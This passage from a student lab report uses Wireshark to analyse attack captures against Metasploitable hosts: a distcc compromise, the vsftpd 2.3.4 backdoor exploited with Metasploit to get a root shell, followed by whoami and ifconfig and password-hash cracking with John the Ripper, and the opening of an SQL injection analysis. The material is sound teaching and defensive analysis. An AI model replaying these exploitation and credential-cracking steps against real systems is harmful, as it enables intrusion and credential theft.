


Fig. 515. TCP Reset packets

Here, we can see only one TCP packet which has reset packet in this pcap file.




Fig. 516. Conversation details of the pcap

In the above screenshot we can understand that the port: 3632 was compromised. Moreover, we can also see the entire details about the conversation that had happened between the attacker and the victim. In total of 33.839 seconds the communication had occurred between the attacker and victim moreover, 1144 bytes of data had been sent to attacker.




Fig. 517. Exploit details

In the above figure, we can see the protocols and the protocol which was compromised. about the conversation that had happened between the attacker and the victim. Moreover, we can see the Malformed packet and the packet where the data had been compromised.




Fig. 518. TCP Reset packets

In the above figure, we can see the requests that are requested by the attacker after the exploitation.



Fig. 519. TCP Reset packets

In the above figure, we can see the responses that are sent by the victim to the attacker after the exploitation taken place. It sent all the responses to the requests that were requested by the attacker.

***** The contribution of Lokesh Sai Mahanthi ends here*****

***** The contribution of Akshata Rajendra Raikar starts here*****

BBB. Wireshark Analysis of Playbook 34: Credential theft using FTP Backdoor Command Execution

- i. PCAP Name: vsftpd_backdoor.pcap
- ii. Wireshark Analysis:

On Metasploitable2, the FTP server is set up and concentrating more on the FTP port, along with the service and version associated with the FTP port 21. From the Nmap results, it can be noticed that port 21 is open and the FTP service is running with the version vsftpd 2.3.4 (Very secure FTP daemon).

So, first, we start the Metasploit Framework Console, which is also known as msfconsole and begin with the command *msfconsole*. So, at the msfconsole, we search for the exploit related to the vsftpd. In the matching modules, an exploit/unix/ftp/vsftpd_234_backdoor was found which is a backdoor command execution that was used to get the root. Here we set values of as rhosts to 192.168.30.11 to execute the exploit.




Fig. 520. Conversation between the Client and the Server.

After executing the exploit, shell session of the victim machine was established at the port 6200. To verify the root access, *id* command is run to find out user and group names and numeric Id's of the current user. The victim machine responds with *uid=0 (root) and gid=0 (root)*, This discloses that the attacker machine has access to use it as root as shown in the below figure.




Fig. 521. Attacker checking the user & group name

Next, `>/dev/null 2>&1` redirects all standard error to standard output and writes all of that to /dev/null as shown in the below figure.




Fig. 522. Redirection of standard error to standard output

In the below figure, the machine with IP address 10.10.10.12 (attacker machine) which is the source machine has sent packet “*whoami*” to 192.168.30.11 (victim machine) which is the destination IP address. In the following packets, the victim machine returns “*root*”, which is a powerful user of any Linux machine which again proves that that the attacker machine has access to use it as root.




Fig. 523. Post exploitation activity-whoami




Fig. 524. Victim machine response to whoami

We run the *ifconfig* to verify the network interface configuration. And the IP address of the victim machine that is 192.168.30.11 as shown below in the two figures.




Fig. 525. Post exploration activity-ifconfig




Fig. 526. Victim machine response to ifconfig

In the next step, after gaining the root access of the victim machine now the attacker is trying to stop the proftpd server(**post-exploit**) on the victim machine. In response the victim machine stops the proftpd server which can be seen in the below figure.

At the end, we crack the hashdump received in the previous step using the John the Ripper tool, by storing all the dump in a file named as 'hash_dump'. Next, we execute the "john --show hash_dump" command on hash_dump file to decrypt the all the password hashes as shown in the below figure. So the attacker was successfully able to execute this attack.




Fig. 529. Access to cracked passwords from the Victim Machine

CCC. Wireshark Analysis of Playbook 35: SQL injection to obtain administrative credentials.

- i. Pcap File Name: SqlInjection.pcap
- ii. Wireshark Analysis:

The attacker is trying to exploit the payroll.php website using an SQL injection attack. After getting the access to the username and password it established an SSH connection with the webserver to perform post-exploitation activities.

The below figure shows that packet 2430 in the TCP Stream contains a web banner grabbing where it lists the Web server version of the main web page.




Fig. 530. Webserver banner grabbing request

Next, protocol negotiation request happened in the packets 2116 and 2119 of the TCP stream 1012, where it contains the keyword *metasploitable3* in the plaintext as shown in the below figure.




Fig. 531. Protocol negotiation request & response

A bad "GET" request is sent to the server as shown in the below figure in the packet and the server responds with status "NOT FOUND" reply since the request is made of many usual terms in it. The file name itself contains malicious words.

